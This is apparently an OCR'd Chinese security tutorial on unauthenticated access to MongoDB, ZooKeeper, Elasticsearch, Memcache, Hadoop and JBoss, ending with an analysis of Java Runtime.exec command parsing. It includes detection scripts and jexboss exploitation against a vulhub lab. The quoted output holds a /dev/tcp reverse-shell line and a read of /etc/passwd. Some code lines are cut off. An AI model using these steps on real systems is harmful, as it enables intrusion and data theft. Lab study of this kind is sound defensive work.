
try:
    conn = MongoClient(ip, port, socketTimeoutMS=5000)  # 连接MongoDB,延时5秒
    dbs = conn.database_names()
    print('[ok] -> {}:{}  database_names : {}'.format(ip, port, dbs))
    conn.close()
except Exception as e:
    error = e.args
    print('[-] -> {}:{}  error : {}'.format(ip, port, error))
```

```
...py_self\py3\project\VulScan\MongoDb>python3 mongodb_unauth.py 1        27017
...:27017  database_names : ['local', 'Warning', 'admin']
```


0x04 ZooKeeper

默认端口：2181 2171






```
ls /            #查看所有节点
get /           #获取某个节点信息
```



脚本检测

```
# -*- coding:utf-8 -*-
# python3 zookeeper_unauth.py IP 2181

from kazoo.client import KazooClient
import sys

# 检测是否存在未授权漏洞
def check_zookeeper():
    try:
        zk = KazooClient(hosts='{}:{}'.format(ip, port))
        zk.start()
        chidlrens = zk.get_children('/')
        if len(chidlrens) > 0:
            print('[ok] -> {}:{}   {}'.format(ip, port, chidlrens))
        zk.stop()
    except Exception as e:
        zk.stop()
        error = e.args
        print('[-] error: {}'.format(error))

if __name__ == '__main__':
    ip = sys.argv[1]
    port = sys.argv[2]
    check_zookeeper()
```

```
H:\2. py\py_self\py3\project\VulScan\ZooKeeper>python3 zookeeper_unauth.py          2181
[ok] ->          :2181    ['zookeeper']
```

0x05 Elasticsearch

默认端口：9200

```
http://localhost:9200/_plugin/head/ web管理界面
http://localhost:9200/_cat/indices
http://localhost:9200/_river/_search 查看数据库敏感信息
http://localhost:9200/_nodes 查看节点数据
```

192.168.103.11:9200/

192.168.103.11:9200

Linux命令 百度翻译 cms 百度一下，你就知道 Google 正则表达式 网站常见漏洞和解决

INT SQL· XSS· Encryption· Encoding· Other·

Load URL http://192.168.103.11:9200/

Split URL


Execute

Enable Post data Enable Referrer

JSON 原始数据 头

保存 复制


```
name:              "Vampire by Night"
cluster_name:      "elasticsearch"
version:
  number:          "2.3.1"
  build_hash:      "bd980929010aef404e7cb0843e61d0665269fc39"
  build_timestamp: "2016-04-04T12:25:05Z"
  build_snapshot:  false
  lucene_version:  "5.5.0"
tagline:           "You Know, for Search"
```


elasticsearch.yml (~/elasticsearch/config) - VIM
{
"name" : "Vampire by Night",
"cluster_name" : "elasticsearch",
"version" : {
"number" : "2.3.1",
"build_timestamp" : "2016-04-04T12:25:05Z",
"build_snapshot" : false,
"lucene_version" : "5.5.0"
},
"tagline" : "You Know, for Search"
}
Set the bind address to a specific IP (IPv4 or IPv6):
network.host: 0.0.0.0
当靶机把IP设置为0.0.0.0，则存在未授权访问
Set a custom port for HTTP:
http.port: 9200

脚本检测

```
# coding:utf-8
# elasticsearch未授权检测脚本
# usage: python3 elasticsearch_unauth.py ip port
# 默认端口9200
# http://localhost:9200/_plugin/head/ web管理界面
# http://localhost:9200/_cat/indices
# http://localhost:9200/_river/_search 查看数据库敏感信息
# http://localhost:9200/_nodes 查看节点数据

import sys
from elasticsearch import Elasticsearch
import requests
import json

ip = sys.argv[1]
port = int(sys.argv[2]) # 9200
try:
    es = Elasticsearch("{}:{}".format(ip, port), timeout=5)  # 连接Elasticsearch,
    es.indices.create(index='unauth_text')
    print('[+] 成功连接 : {}'.format(ip))
    print('[+] {} -> 成功创建测试节点unauth_text'.format(ip))
    es.index(index="unauth_text", doc_type="test-type", id=2, body={"text": "tex
    print('[+] {} -> 成功往节点unauth_text插入数据'.format(ip))
    ret = es.get(index="unauth_text", doc_type="test-type", id=2)
    print('[+] {} -> 成功获取节点unauth_text数据 : {}'.format(ip, ret))
    es.indices.delete(index='unauth_text')
    print('[+] {} -> 清除测试节点unauth_text数据'.format(ip))
    print('[ok] {} -> 存在ElasticSearch未授权漏洞'.format(ip))

    print('尝试获取节点信息: ↓')
    text = json.loads(requests.get(url='http://{}:{}/_nodes'.format(ip, port), t
    nodes_total = text['_nodes']['total']
    nodes = list(text['nodes'].keys())
    print('[ok] {} -> [{}] : {}'.format(ip, nodes_total, nodes))

except Exception as e:
    error = e.args
    print('[-] -> {}  error : {}'.format(ip, error))
```

```
H:\2. py\py_self\py3\project\VulScan\ElasticSearch>python3 elasticsearch_unauth.py                9200
[+] 成功连接 :
[+]             -> 成功创建测试节点unauth_text
[+]             -> 成功往节点unauth_text插入数据
[+]             -> 成功获取节点unauth_text数据 : {'_source': {'text': 'text'}, '_index': 'unauth_text', '_type': 'test-type', 'found':
[+]             -> 清除测试节点unauth_text数据
[ok]            -> 存在ElasticSearch未授权漏洞
尝试获取节点信息: ↓
[ok]            -> [7] : ['iviCF_qQRA6zbJyTOp8z1Q', 'E2FCOP5fSIWYh1-quDqLQw', '8T-nQgiiSfaOMGXtY4wJOw', 'MFJgYrg7RWiX2h_DftKn_Q', 'h7L
'UtET_Ro5SfS_IcAq_UPGOQ']
```

0x06 Memcache

默认端口11211

提示连接成功表示漏洞存在。 `telnet <target> 11211`，或`nc -vv <target> 11211`

连接成功案例

```
TELNET:

    ------------------------------------------------------------

    local% telnet x.x.x.x 11211

    Trying x.x.x.x...

    Connected to x.x.x.x.

    Escape character is '^]'.


    NC:

    ------------------------------------------------------------

    local% nc -vv x.x.x.x 11211

    found 0 associations

    found 1 connections:

         1: flags=82<CONNECTED,PREFERRED>

    outif en7

    src x.x.x.x port 55001

    dst x.x.x.x port 11211

    rank info not available

    TCP aux info available


    Connection to x.x.x.x port 11211 [tcp/*] succeeded!

    stats items

    memcached agent v0.4

    matrix 1 -> x.x.x.x:12000, pool size 1

    matrix 2 -> x.x.x.x:12001, pool size 1
```

```
END
```

0x07 Hadoop

```
a)HDFS
NameNode 默认端口 50070
DataNode 默认端口 50075
httpfs 默认端口14000
journalnode 默认端口 8480


b)YARN (JobTracker)
ResourceManager 默认端口8088
JobTracker 默认端口 50030
TaskTracker 默认端口 50060

c)Hue 默认端口 8080


d)YARN (JobTracker)
master 默认端口 60010
regionserver 默认端口60030


e)hive-server2 默认端口 10000


f)spark-jdbcserver 默认端口 10003
```











DataNode on 192.168.103.11:50075

Hadoop, 2017.

0x08 couchdb

默认端口5984

couchdb的配置里将bind_address设置为0.0.0.0则存在未授权访问！

0x09 ldap

使用工具ldap admin直接连接即可

JBOSS未授权访问

Jboss未授权访问

1、什么是jboss?

```
Jboss是一个基于J2EE的开放源代码的应用服务器。 JBoss代码遵循LGPL许可，可以在任何商业应用中
```

2、什么是jboss未授权访问?


```
未授权访问管理控制台，通过该漏洞，可以后台管理服务，可以通过脚本命令执行系统命令，如反弹shell，wge
```

3、漏洞复现（使用CVE-2017-7504的漏洞环境）

使用vulhub漏洞平台，启用环境位置：vulhub--jboss--cve-2017-7504

```
docker-compose up -d
```

启用成功使用浏览器访问：IP：8080,无账号密码



进入后台

- service=InvalidationManager

jboss.console

- sar=console-mgr.sar

jboss.deployer


- service=BSHDeployer

jboss.deployment

- flavor=URL,type=DeploymentScanner

jboss.ejb

找到入口



Management Bean.

List of MBean attributes:

Name	Type	Access	Value	Description
Name	java.lang.String	R	BeanShellSubDeployer	MBean Attribute.
StateString	java.lang.String	R	Started	MBean Attribute.
State	int	R	3	MBean Attribute.
ServiceName	javax.management.ObjectName	R	jboss.deployer:service=BSHDeployer View MBean	MBean Attribute.
Suffixes	[Ljava.lang.String;	R	.bsh	MBean Attribute.
EnhancedSuffixes	[Ljava.lang.String;	RW	800:.bsh	MBean Attribute.
RelativeOrder	int	R	-1	MBean Attribute.

Apply Changes

List of MBean operations:

void destroy()

MBean Operation.

Invoke

void init()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	org.jboss.deployment.DeploymentInfo		(no description)

Invoke

使用kali进行漏洞利用 利用脚本下载连接：https://github.com/joaomatosf/jexboss

```
git clone https://github.com/joaomatosf/jexboss
cd jexboss
python3 jexboss.py
```

如下图所示：表示程序可以正常使用

```
root@kali: ~/jexboss
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)

Examples: [for more options, type python jexboss.py -h]

For simple usage, you must provide the host name or IP address you
want to test [-host or -u]:

 $ python jexboss.py -u https://site.com.br

For Java Deserialization Vulnerabilities in HTTP POST parameters.
This will ask for an IP address and port to try to get a reverse shell:

 $ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize
```

```
python3 jexboss.py -u IP+port
```

```
* Checking for updates in: http://joaomatosf.com/rnp/releases.txt **

** Checking Host: http://192.168.245.132:8080 **

[*] Checking jmx-console:
  [ VULNERABLE ]
[*] Checking web-console:
  [ VULNERABLE ]
[*] Checking JMXInvokerServlet:
  [ VULNERABLE ]
[*] Checking admin-console:
  [ OK ]
[*] Checking Application Deserialization:
  [ OK ]
[*] Checking Servlet Deserialization:
  [ OK ]
[*] Checking Jenkins:
```

执行,工具会依次检测一下项目，有漏洞就会显示红色的：VULNERABLE(易受攻击的)，工具就会根据找到容易受到攻击的点，进行利用

然后选择yes，开始创建连接；

```
root@kali: ~/jexboss
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

  yes/NO? yes

         ... code to http://192.168.245.132:8080. Please wait...

         ... deployed code! Starting command shell. Please wait...

# ---------------------------------------- # LOL # ----------------------------------------
---------------- #

# ---------------------------------------- #

 * For a Reverse Shell (like meterpreter =]), type the command:

  jexremote=YOUR_IP:YOUR_PORT

    Shell>jexremote=192.168.0.10:4444

    ... other techniques of your choice, like:
    Shell>/bin/bash -i > /dev/tcp/192.168.0.10/4444 0>&1 2>&1
```

现在获取了shell，开始执行shell命令

```
cat /etc/passwd
```

```
root@kali: ~/jexboss
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
[Type commands or "exit" to finish]
Shell> pwd
 /opt/jdk

[Type commands or "exit" to finish]
Shell> cat /etc/passwd
 root:x:0:0:root:/root:/bin/bash
 on:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
 .x:2:2:bin:/bin:/usr/sbin/nologin
 .x:3:3:sys:/dev:/usr/sbin/nologin
 c:x:4:65534:sync:/bin:/bin/sync
 es:x:5:60:games:/usr/games:/usr/sbin/nologin
 :x:6:12:man:/var/cache/man:/usr/sbin/nologin
 x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
 l:x:8:8:mail:/var/mail:/usr/sbin/nologin
 s:x:9:9:news:/var/spool/news:/usr/sbin/nologin
 p:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
 xy:x:13:13:proxy:/bin:/usr/sbin/nologin
 -data:x:33:33:www-data:/var/www:/usr/sbin/nologin
 ckup:x:34:34:backup:/var/backups:/usr/sbin/nologin
 t:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
 :x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
 ts:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
 y:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
 t:x:100:65534::/nonexistent:/bin/false

[Type commands or "exit" to finish]
Shell>
```

远程代码执行漏洞

Java下奇怪的命令执行

Java下奇怪的命令执行

0x01 前言

首先Java下的命令执行大家都知道常见的两种方式：

1.使用ProcessBuilder

```
ProcessBuilder pb=new ProcessBuilder(cmd);

pb.start();
```

2.使用Runtime

```
Runtime.getRuntime().exec(cmd)
```

也就是说上面cmd参数可控的情况下，均存在命令执行的问题。但是话题回来，不太清楚大家是否遇到过java命令执行的时候，无论是windows还是linux环境下，带有 `|,<,>` 等符号的命令没办法正常执行。所以今天就进入底层看看这两个东西。

0x02 差别

先选择跟进 `Runtime.getRuntime().exec(cmd)` ，样例代码如下所示：

```
import java.io.*;

public class Main {
    public static void main(String[] arg) throws IOException {
        String command="/bin/sh -c echo 111 > 3.txt";
        Process proc = Runtime.getRuntime().exec(command);
        InputStream in = proc.getInputStream();
        BufferedReader br = new BufferedReader(new InputStreamReader(in, "UTF8")
        String line = null;
        while((line=br.readLine())!=null) {
            System.out.println(line);
        }
    }
}
```

跟进 **java.lang.Runtime#exec** 的构造方法，这里要感谢**phith0n**师傅提出的疑问，让我补充完整这篇文章，下面话题回来，exec的构造方法有以下几种情况，其实根据传入的变量我们大概可以区分的了，一个是根据**String command**，也就是直接传入一个字符串。另一个是根据**String cmdarray[]**，也就是传入一个数组。

```
public Process exec(String command) throws IOException {
        return exec(command, null, null);
    }

public Process exec(String command, String[] envp) throws IOException {
        return exec(command, envp, null);
    }

public Process exec(String cmdarray[]) throws IOException {
        return exec(cmdarray, null, null);
    }

public Process exec(String[] cmdarray, String[] envp) throws IOException {
        return exec(cmdarray, envp, null);
    }
```

而根据前面代码中，我们传入的命令是如下所示：

```
String command="/bin/sh -c echo 111 > 3.txt";
```

所以会进入 `Process exec(String command)` 这个构造方法进行处理，跟进这个方法，发现最后返回 `exec(command, null, null)`。

```
    public Process exec(String command) throws IOException {
        return exec(command, null, null);
    }
```

继续跟进这个exec方法，看看这个方法的实现。这里代码实例化了StringTokenizer类，并且传入了我们要执行的command命令，简单翻译一下注释：为指定的字符串构造一个字符串标记器。也就是说StringTokenizer这个类会为特殊字符打上tag之类的东西。

```
/**
 * Constructs a string tokenizer for the specified string. The
 * tokenizer uses the default delimiter set, which is
 * <code>" &#92;t&#92;n&#92;r&#92;f"</code>: the space character,
 * the tab character, the newline character, the carriage-return character,
 * and the form-feed character. Delimiter characters themselves will
 * not be treated as tokens.
 *
 * @param   str   a string to be parsed.
 * @exception NullPointerException if str is <CODE>null</CODE>
 */
public StringTokenizer(String str) {  str: "/bin/sh -c echo 111 > 3.txt"
    this(str, delim: " \t\n\r\f", returnDelims: false);  str: "/bin/sh -c echo 111 > 3.txt"
}

/**
```

我们继续往下看，经过StringTokenizer类处理之后会返回一个cmdarray[]，而这里的处理实际上是根据空格针对命令进行了分割，至于为什么结果要是一个array数组，我们下面会接着说。

```
public Process exec(String command, String[] envp, File dir)  command: "/bin/sh -c echo 111 > 3.txt"  envp: null  dir: null
    throws IOException {
    if (command.length() == 0)
        throw new IllegalArgumentException("Empty command");

    StringTokenizer st = new StringTokenizer(command);  st (slot_4): StringTokenizer@482  command: "/bin/sh -c echo 111 > 3.txt"
    String[] cmdarray = new String[st.countTokens()];  cmdarray (slot_5): {"/bin/sh", "-c", "echo", "111", ">", + 1 more}
    for (int i = 0; st.hasMoreTokens(); i++)
        cmdarray[i] = st.nextToken();  st (slot_4): StringTokenizer@482
    return exec(cmdarray, envp, dir);  cmdarray (slot_5): {"/bin/sh", "-c", "echo", "111", ">", + 1 more}  envp: null  dir: null

Variables
this = {Runtime@481}
Variables debug info not available
command = "/bin/sh -c echo 111 > 3.txt"
envp = null
dir = null
st (slot_4) = {StringTokenizer@482}
cmdarray (slot_5) = {String[6]@483}
    0 = "/bin/sh"
    1 = "-c"
    2 = "echo"
    3 = "111"
    4 = ">"
    5 = "3.txt"
```

我们发现经过一系列的处理，最后又有一个**return exec** 的处理。继续跟进这个**exec**的处理，我们可以看到这里最后实例化**ProcessBuilder**来处理我们传入的**cmdarray**。到这里实际上可以清楚了**Runtime.getRuntime().exec()**的底层实际上也是**ProcessBuilder**。

```
public Process exec(String[] cmdarray, String[] envp, File dir)

    throws IOException {

    return new ProcessBuilder(cmdarray)

        .environment(envp)

        .directory(dir)

        .start();

}
```

我们知道**ProcessBuilder.start**方法是命令执行，那么跟进这个**start**我们发现，首先**prog**获取**cmdarray[0]**也就是我们的**/bin/sh**，然后判断**security**是否为**null**，如果不为**null**就会校验**checkExec**。

```
1010            for (String arg : cmdarray)
1011                if (arg == null)
1012                    throw new NullPointerException();
1013            // Throws IndexOutOfBoundsException if command is empty
1014            String prog = cmdarray[0];  cmdarray (slot_1): {"/bin/sh", "-c", "echo", "111", ">", + 1 more}
1015
1016            SecurityManager security = System.getSecurityManager();
1017            if (security != null)
1018                security.checkExec(prog);
1019
```

然后继续往下走，这里调用**java.lang.ProcessImpl.start**。

```
        try {
            return ProcessImpl.start(cmdarray,
                                     env
                                     dir                     cmdarray
                                     red
                                     red      ▼ cmdarray = {String[6]@492}
        } catch (IOException | IllegalAr      ▶ 0 = "/bin/sh"
            String exceptionInfo = ": "       ▶ 1 = "-c"
            Throwable cause = e;              ▶ 2 = "echo"
            if ((e instanceof IOExceptio      ▶ 3 = "111"
                // Can not disclose the       ▶ 4 = ">"
                try {                         ▶ 5 = "3.txt"
                    security.checkRead(p
                } catch (SecurityExcepti
                    exceptionInfo = "";
                    cause = se;
```

进入之后我们就可以看到最后是调用**java.lang.UnixProcess**这个类来执行命令，而且我们发现执行命令的时候实际上是根据**cmdarray[0]**来判断用什么命令。而在**java.lang.UnixProcess**这个类里面是调用**forkAndExec**来为命令创建环境等操作。我们看到当前断点**pid**是**2653**，而这里确实起了一个sh的进程。


```
  501  2653  2510   0  9:54AM ??         0:00.00 (sh)
  501  3044  2881   0  9:55AM ttys001    0:00.01 grep --color=auto --exclude-dir
=.bzr --exclude-dir=CVS --exclude-dir=.git --exclude-dir=.hg --exclude-dir=.svn
2653
```

这样看可能还不够明显，因为我们知道 `/bin/sh -c echo 111 > 3.txt` 在bash命令行下也不会正常执行成功，命令行下需要 `/bin/sh -c "echo 111 > 3.txt"` ，看这两段代码的命令执行的效果。

